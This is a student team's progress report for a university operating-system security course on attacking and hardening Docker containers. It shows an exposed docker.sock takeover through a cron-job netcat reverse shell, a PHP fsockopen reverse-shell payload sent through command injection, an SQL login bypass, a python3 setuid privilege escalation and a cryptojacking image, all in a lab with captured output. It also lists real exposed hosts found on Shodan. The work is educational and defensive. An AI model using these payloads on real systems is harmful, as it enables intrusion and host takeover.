Concordia Institute for Information System Engineering (CIISE)
Concordia University

# INSE 6130 OPERATING SYSTEM SECURITY

Progress Report

# IMPLEMENTING RECENT ATTACKS AND A SECURITY APPLICATION ON CONTAINER

Submitted to:
**Professor SURYADIPTA MAJUMDAR**

Submitted By:

| Student Name | Student ID | Role |
|---|---|---|
| Devanshi Rajpara | 40164374 | Security Implementation |
| Jeevesh Awal | 40169864 | Security Implementation |
| Lakshay Bareja | 40156832 | Attack Implementation |
| Meghrajsinh Chauhan | 40156699 | Attack Implementation |
| Nithish Reddy Yalaka | 40164619 | Security Implementation |
| Rohan Pagey | 40168378 | Attack Implementation |
| Venkata Narsu Pavani Shrinija Dosapati | 40162308 | Security Implementation |
| Siva Teja Narayanabhattula | 40166568 | Attack Implementation |

## Index

## Introduction

This report includes our progress on implementing and testing different security mechanisms on Docker containers and applications running on them. We have studied various common vulnerabilities and exploits on Docker and analyzed containerized applications hosted on Docker and different attacks that can be used to exploit such vulnerabilities. We have created a containerized web application (PHP) running on Ubuntu (Docker Base Image) to demonstrate application vulnerabilities, docker exploits and have implemented best practices to fix them in the secure version of the application.

## Docker Socket (docker.sock)


### Exploiting exposed Docker Socket

Docker.sock is a socket file used for communication from the docker engine API or the CLI to run commands on the system through docker daemon. Two commonly used sockets are UNIX sockets and TCP sockets. Unix sockets are used when processes want to communicate locally and are generally fast as they use local file systems to communicate, and on the other hand, the TCP sockets are used to communicate via the internet or network. The docker socket generally uses 2375 port for unencrypted communication and 2376 for encrypted communication but can be customized.

If the Docker.sock is exposed, it may give us access to the host and result in a complete host takeover as the Docker API interacts with the docker daemon, which is running on the host.

**Attack Description:** If the Docker socket is exposed, the attacker can use the Docker engine API to download any custom image hosted by the attacker to the victim machine and take advantage of the downloaded image by mounting the host file system on the docker container image. Further deploying a cronjob on the docker hosting system will run as root to completely take over the system.

**Attack Architecture & Environment**




Here we are using two kali instances running in a local environment. One of them will act as an attacker and the other as a victim. We have opened port 7878 for the docker socket on the victim machine and added a file victim.txt under the root directory to verify(/root/victim.txt) if we have taken over the host system.
The first step is to detect if the docker socket is exposed or not. We can use nmap to find out if the docker is exposed to any of the ports.
If it gives us output with docker service running, that means the docker socket is exposed, and we can take advantage of it to run commands on the docker objects remotely.
**Attack Steps:**

- We download an image of our choice to the docker host system through the Docker engine API remotely. Alternatively, if we find an image already present in the host system which meets our requirement, it can be used.
- We will prepare a container out of this image such that we will mount the Docker host file system (Victim's machine) to our downloaded container file system so we can explore it.
- Start the container we prepared above using the container ID.
- Now that we have a running container, we can explore the file system for sensitive files by creating an exec instance.

- This will provide us with an exec instance Id.
- Now run the exec instance and save the output to a file to see the command's output.


**Escaping through the container to the host:**

1. As the docker image we installed has user root running by default, it provides us with the read and write capabilities to the mounted docker host file system and the docker daemon(dockerd) runs as root on the docker host if we write a cronjob in the mounted host filesystem it would run as root on the machine hosting docker. We can place our payload as a cron job and wait for the execution to get the reverse connection to the docker host finally.
2. /etc/cron.d directory contains cron job files. One such common file is sysstat. We can append our entry to the sysstat cron job using:




```
root@kali:~# curl -i -s -X POST -H "Content-Type: application/json" --data-binary '{"AttachStdin": true,"AttachStdout": true,"AttachStderr": true,"Cmd": ["/bin/sh","-c","echo \"* * * * * r
oot nc 192.168.1.13 5555 -e /bin/sh \" >> /hacked/etc/cron.d/sysstat"],"Privileged": true,"Tty": true}' http://192.168.1.14:7878/containers/6da2cddd6eafb72efec95e26d5b3e2ca862c99e32a24e6f3
bd419069a9520cb0/exec
HTTP/1.1 201 Created
Api-Version: 1.41
Content-Type: application/json
Docker-Experimental: false
Ostype: linux
Server: Docker/20.10.2+dfsg1 (linux)
Date: Tue, 02 Mar 2021 06:11:40 GMT
Content-Length: 74

{"Id":"2f618c24f07b494a328c1d519a8f54789e898ff3f04de42a83991844e5829187"}
```

3. Now we just have to wait for the host to make the connection by opening a port on the attacking machine as specified in the cronjob.
4. We will get the reverse shell after waiting a minute or so, and now we have access to the host system.




```
Api-Version: 1.41
Docker-Experimental: false
Ostype: linux
Server: Docker/20.10.2+dfsg1 (linux)

root@kali:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.14] 37756
whoami
root
cat /root/victim.txt
Attack sucessful
id
uid=0(root) gid=0(root) groups=0(root)
hostname
kali
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:8e:25:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.14/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 193335sec preferred_lft 193335sec
    inet6 fe80::a00:27ff:fe8e:2522/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:68:0a:37:fc brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:68ff:fe0a:37fc/64 scope link
       valid_lft forever preferred_lft forever
21: vethf9d9e2f@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 7e:87:ef:19:93:8e brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::7c87:efff:fe19:938e/64 scope link
       valid_lft forever preferred_lft forever
23: veth3bb5e3a@if22: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 0e:84:ac:0c:09:15 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::c84:acff:fe0c:915/64 scope link
       valid_lft forever preferred_lft forever
```



```
 Currently scanning: 192.168.12.0/16   |   Screen View: Unique Hosts

 10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     b8:c1:ac:92:09:75      7     420  Unknown vendor
 192.168.1.9     84:fd:d1:e9:e5:7b      1      60  Intel Corporate
 192.168.1.14    08:00:27:8e:25:22      1      60  PCS Systemtechnik GmbH
 192.168.1.3     50:8f:4c:8b:55:ed      1      60  Xiaomi Communications Co Ltd

root@kali:~# nmap -sV -p- 192.168.1.14
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-02 01:01 EST
Nmap scan report for 192.168.1.14
Host is up (0.00023s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
7878/tcp open  docker  Docker 20.10.2+dfsg1
MAC Address: 08:00:27:8E:25:22 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
root@kali:~# curl -s http://192.168.1.13:7878/images/json | jq
```

**Shodan.io** also shows "621" 2375 docker socket ports open worldwide which are unprotected, which means this attack is still feasible.



New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOTAL RESULTS
621

TOP COUNTRIES

| | |
|---|---|
| China | 193 |
| United States | 153 |
| Germany | 27 |
| United Kingdom | 27 |
| Canada | 24 |

TOP ORGANIZATIONS

| | |
|---|---|
| Amazon.com | 146 |
| Hangzhou Alibaba Advertising Co.,Ltd. | 98 |
| Microsoft Azure | 83 |
| Tencent cloud computing | 58 |
| Linode | 38 |

TOP OPERATING SYSTEMS

| | |
|---|---|
| linux | 496 |
| windows | 30 |

TOP PRODUCTS

| | |
|---|---|
| Docker | 530 |

182.92.217.8
linux
Hangzhou Alibaba Advertising Co.,Ltd.
Added on 2021-03-02 04:14:51 GMT
China
devops


```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Tue, 02 Mar 2021 04:14:51 GMT
Content-Length: 29

Docker:
  Version: 20.10.4
  Kernel Version: 3.10.0-1127.19.1.el7.x86_64
  API Version: 1.41
  Go Version: go1.13.15
  OS: linux
  Container #1:
    Image: kirito666/blackt:latest
  ...
```

18.132.190.170
ec2-18-132-190-170.eu-west-2.compute.amazonaws.com
linux
Amazon.com
Added on 2021-03-02 03:59:25 GMT
United Kingdom, London
cloud devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Tue, 02 Mar 2021 03:59:24 GMT
Content-Length: 29

Docker:
  Version: 18.09.7
  Kernel Version: 5.1.16
  API Version: 1.39
  Go Version: go1.12.5
  OS: linux
```

## Cryptojacking

Cryptojacking is using a victims processing power to mine cryptocurrency. If we can download any arbitrary image on the host file system, then there is one typical widespread attack in recent times for docker, Cryptojacking. Another way of doing this is by pushing the image to the docker hub and making it act like a trojan. We can create an image that will seem like a useful application but, in turn, will contain a Cryptojacking script running in the background. Here we have an image that we have created and hosted on the docker hub named luckbareja/stressjack, which mimics the cryptojacking by taking the container's resources at really high levels.



```
Jeeveshs-MBP:~ jeevesh$ docker container run -d luckbareja/stressjack
d742d370f1150462587b8915bd3e23daf6ca5fcac99218184caec99e859b94a4
CONTAINER ID   NAME                CPU %     MEM USAGE / LIMIT     MEM %     NET I/O           BLOCK I/O         PIDS
d742d370f115   competent_elbakyan  201.69%   1.953MiB / 2.925GiB   0.07%     726B / 0B         2.22MB / 0B       16
857210050a42   linuxcontainer      0.14%     455.6MiB / 2.925GiB   15.21%    238kB / 343kB     63.2MB / 29.1MB   51
```


## Attack on Web Application

### Overview of Web Application


We have created a web application called Community Drive which is used for sharing files among all the users. This application is hosted on an image on docker hub (Ubuntu base image) with PHP 7 and MySQL by the name of **jeeveshawal/dockersecurity**.

To access the website, we need to create a user account and authenticate ourselves to gain access to the home page. Since the application contains a login page, we can try SQL-injection or brute-force to bypass the login page. The web application is running on apache web server, using MySQL database and PHP.

We have created 2 versions of our web application; one is the insecure application where we would showcase the vulnerabilities and the second one is the secure application where we have implemented the fix for the vulnerabilities discovered in the insecure application.


Community Drive
Login
A solution to share files with the community
Username
Password
Login
Click here to register
Link to secure application
This is the vulnerable application.

http://localhost/application/


Community Drive
Login
A solution to share files with the community
Username
Password
I'm not a robot
Login
Click here to register
Link to vulnerable application
This is the secure application.


http://localhost/secure_application/


### SQL Injection

SQL Injection (or SQLi) is a web vulnerability which allows an attacker to query SQL commands to the application which retrieves sensitive data of the database such as username and passwords. This attack can also be used to bypass login pages and gain unauthorized access to a website.

We target an input field in the web application and pass SQL queries. If the application is not sanitizing the data, the application could be prone to SQL Injection. We can either automate this attack using a tool like SQL Map or try inserting SQL Queries manually.

**Payload:** Trying blind SQL injection **( *' or 1=1 #* )** on the login page. Below screenshot shows the successful query firing and logs us into the application. This is a breach of security and the same has been fixed in the secure application.







Welcome ' or 1=1 #

List All Users

**SQL Injection Fix:** We have fixed the SQL Injection vulnerability by sanitizing the input data in the username and password field. We have passed the data through strip_tags() {A PHP inbuilt function for XSS Prevention} and real_escape_strings() {A PHP inbuilt function for SQL Injection prevention with MySQL}


Community Drive
Login
A solution to share files with the community
' or 1=1 #
Password
I'm not a robot
Login
Click here to register
Link to vulnerable application
This is the secure application.




192.168.1.24 says

Wrong Credentials

## OS Command Injection


Command Injection is the technique that allows an attacker to execute shell commands (like ls, pwd, cd, chmod) on the server where that application is hosted. It is dangerous because it can be used to compromise the server ultimately. OS command injection is also known as shell injection.



Is It Up?
Enter a valid website or an IP address to check if a website is up and running.
prismcode.in
Check Website
Output

```
PING prismcode.in (104.21.69.20): 56 data bytes 64 bytes from 104.21.69.20: icmp_seq=0 ttl=37 time=160.091
ms 64 bytes from 104.21.69.20: icmp_seq=1 ttl=37 time=158.267 ms --- prismcode.in ping statistics --- 2 packets
transmitted, 2 packets received, 0% packet loss round-trip min/avg/max/stddev = 158.267/159.179/160.091/0.912
ms
```

Our application has a feature to check if a website is running; this is done by sending two ping packets. Since ping is an Operating System command, the input field can be prone to command injection. The input field expects us to enter the URL or an IP address of the website to check if the host is up.




Is It Up?
Enter a valid website or an IP address to check if a website is up and running.
prismcode.in | ls
Check Website
Output

```
connection.php dropzone favicon.ico file_upload.php home.php index.php logout.php register.php uploads
```


We would try to pass an or (**|**) operator followed by an OS command along with the URL or IP Address like { **prismcode.in | ls** } to get the list of all files in the current directory and check if the application is prone to Command Injection. This gives us an indicator that we can now try command injection to gain reverse shell access to the server (docker container).

We would setup the Netcat listener on the port mentioned in the payload, in our case we have done it on port 5001. By sending the payload we get a reverse shell as *www-data* service

**Payload:** *php -r '$sock=fsockopen("192.168.188.129",5001);exec("/bin/sh -i <&3 >&3 2>&3");'*




```
root@kali:/opt# nc -nlvp 5001
listening on [any] 5001 ...
connect to [192.168.0.104] from (UNKNOWN) [172.17.0.2] 58316
/bin/sh: 0: can't access tty; job control turned off
$ 
```



```
root@kali:/opt# nc -nlvp 5001
listening on [any] 5001 ...
connect to [192.168.0.104] from (UNKNOWN) [172.17.0.2] 58316
/bin/sh: 0: can't access tty; job control turned off
$ pyhton3 -c "import pty;pty.spawn('/bin/bash')"
/bin/sh: 1: pyhton3: not found
$ python -c "import pty;pty.spawn('/bin/bash')"
/bin/sh: 2: python: not found
$ python3 -c "import pty;pty.spawn('/bin/bash')"
 * Starting Apache httpd web server apache2
 *
 * Starting MySQL database server mysqld
Password:

su: Authentication failure
Apache2 and MySQL Service has been started
www-data@52ff3b47a3a4:/var/www/html/application$ 
```

Privilege escalation is a technique to enumerate a service or binary or any other kind of misconfigurations that belong to root but accessible by low-level users, since we have a reverse shell of a low-privileged user, we can perform privilege escalation to gain the system's root privileges.


This container is running capability misconfiguration. Capabilities are special permissions over process or binary which allow a user to perform a specific privileged task. We have given python3 binary the capability of *setuid*, which enables users to change their UID, by using this capability misconfiguration, we can perform our privilege escalation to root.



```
www-data@84c7e94580ca:/var/www/html/application$ cd /root
cd /root
bash: cd: /root: Permission denied
www-data@84c7e94580ca:/var/www/html/application$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid+ep
www-data@84c7e94580ca:/var/www/html/application$ /usr/bin/python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
< -c 'import os;os.setuid(0);os.system("/bin/bash")'
 * Starting Apache httpd web server apache2
 *
 * Starting MySQL database server mysqld
   ...done.
Apache2 and MySQL Service has been started
root@84c7e94580ca:/var/www/html/application# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@84c7e94580ca:/var/www/html/application# cd /root
cd /root
root@84c7e94580ca:/root# pwd
pwd
/root
root@84c7e94580ca:/root# 
```


We would use the python3 capability to elevate the privileges. We can access /root directory, which proves that we have successfully elevated our privilege to root.

**Command Injection Fix:** We have used regex in our secure application only to allow URLs and IP addresses to be checked using the ping command. If the user passes any other operator or command other than the allowed data, the application would not execute the command and return an error hence preventing Command Injection.



```php
<?php if (isset($_POST['ping']))
{
    error_reporting(0);
    $regex = "((https?|ftp)://)?";
    $regex .= "([a-z0-9+!*(),;?&=$_.-]+(:[a-z0-9+!*(),;?&=$_.-]+)?@)?";
    $regex .= "([a-z0-9\-\.]*)\.(([a-z]{2,4})|([0-9]{1,3}\.([0-9]{1,3})\.([0-9]{1,3})))";
    $regex .= "(:[0-9]{2,5})?";
    $regex .= "(/([a-z0-9+$_%-]\.?)+)*/?";
    $regex .= "(\?[a-z+&\$_.-][a-z0-9;:@&%=+/$_.-]*)?";
    $regex .= "(#[a-z_.-][a-z0-9+$%_.-]*)?";
    $ping = $_POST['ping'];
    if(preg_match("~^$regex$~i", $ping))
    {
        $command = "ping ".$ping." 2>&1";
        $output = shell_exec($command);
        ?>
        <div class = "jumbotron">
           <h3>Output</h3>
            <p><?php echo $output; ?></p>
        </div>
        <?php
    }
```

The PHP preg_match function would only return true and execute the ping command using shell_exec if the input data passes through the regular expression given by us. The regex is written so that it would only allow HTTP / FTP requests followed by the web URL or IP address and have the port number in the end. Any other unique character apart from the ones we have mentioned would show an error message.



Is It Up?

Enter a valid website or an IP address to check if a website is up and running.


prismcode.in | ls

Please enter a valid URL or an IP address.

## Unrestricted File Upload

